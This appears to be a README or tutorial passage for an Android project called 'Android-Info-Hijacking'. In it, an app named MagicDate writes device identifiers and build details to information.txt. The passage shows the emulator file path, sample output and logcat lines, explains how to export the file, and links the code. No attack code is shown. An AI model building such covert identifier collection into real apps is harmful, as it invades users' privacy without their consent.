
After opening the Device file explorer we see a lot of files those are the files of the device.

The path of information.txt is **data/data/com.MagicDate/files/information.txt**



```
Name                             Permissi...  Date              Size
  com.google.android.overl       drwx------   2022-02-02 21:22  4 KB
  com.google.android.sdkse       drwx------   2022-02-02 21:22  4 KB
  com.google.android.trichi      drwx------   2022-02-02 21:22  4 KB
  com.google.android.webv        drwx------   2022-02-05 20:04  4 KB
  com.MagicDate                  drwxr-x--x   2022-02-05 23:45  4 KB
    cache                        drwxrws--x   2022-02-05 23:43  4 KB
    code_cache                   drwxrws--x   2022-02-05 23:43  4 KB
    files                        drwxrwx--x   2022-02-05 23:45  4 KB
      information.txt            -rw-rw----   2022-02-05 23:54  10.6 KB
  org.chromium.webview_s         drwx------   2022-02-02 21:22  4 KB
drm                              drwxrwx---   2022-02-02 21:21  4 KB
gsi                              drwx------   2022-02-02 21:21  4 KB
incremental                      drwxrwx--x   2022-02-02 21:21  4 KB
```

this is how the file should look like when we open it



```
Sdk version: 30
Device: generic_x86
Model: Android SDK built for x86
Product: sdk_phone_x86
OS version: 11
Android ID: 47337fc6553c13b9
User: android-build
Brand:Android
Display: sdk_phone_x86-userdebug 11 RSR1.210210.001.A1 7193139 dev-keys
Hardware: ranchu
Bootloader: unknown
ID: RSR1.210210.001.A1
Host:abfarm-east4-071
Serial:unknown
Manufacturer:unknown
```

```
ndroid.system.suspend@1.0-service: Error opening kernel wakelock stats for: wakeup35: Permission denied
inder:218_2: type=1400 audit(0.0:337): avc: denied { read } for name="wakeup35" dev="sysfs" ino=19013 scontext=u:r:system_
etmgr: qemu_pipe_open_ns:62: Could not connect to the 'pipe:qemud:network' service: Invalid argument
etmgr: Failed to open QEMU pipe 'qemud:network': Invalid argument
ifi_forwarder: qemu_pipe_open_ns:62: Could not connect to the 'pipe:qemud:wififorward' service: Invalid argument
ifi_forwarder: RemoteConnection failed to initialize: RemoteConnection failed to open pipe
udioAnalytics: expiring previous audio state after 3600 seconds.
```

To export the file and save it to the computer:

1. right click on the file and choose save as
2. choose a location on the computer and click ok

ill also explain in the video.

**Android studio Java code github link: https://github.com/tank351/Android-Info-Hijacking.git**